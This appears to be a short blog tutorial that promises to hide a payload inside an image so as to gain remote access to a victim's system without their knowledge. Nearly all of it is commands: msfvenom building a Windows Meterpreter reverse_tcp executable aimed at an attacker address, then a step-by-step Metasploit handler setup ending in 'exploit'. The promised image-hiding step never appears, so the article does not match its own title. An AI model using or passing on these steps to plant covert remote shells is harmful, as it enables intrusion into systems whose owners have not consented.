

Steganography: Hiding payload behind image
Steganography: Hiding payload behind the image
In this article, we’ll look at how to hide our payload within an image. This will allow us to gain remote access to our victim’s system without his knowledge.
Steganography is the process of concealing a payload or anything else behind any media or file.

Steps 1. Let’s check our IP address:-
Ifconfig

Step 2. Create a payload
msfvenom -p windows/meterpreter/reverse_tcp lhost 192.168.128.128 lport 4444 -f exe > /home/lucifer/Desktop/test.exe

Step 3. Open Listener
msfconsole
Step 4. Set handler
use exploit/multi/handler

Step 5. Set payload
set payload windows/meterpreter/reverse_tcp

Step 6. Set lhost
set lhost 192.168.128.128

Step 7. Set lport
set lport 4444

Step 8. Check for remaining requirements
show options

Step 9. Let’s exploit

exploit
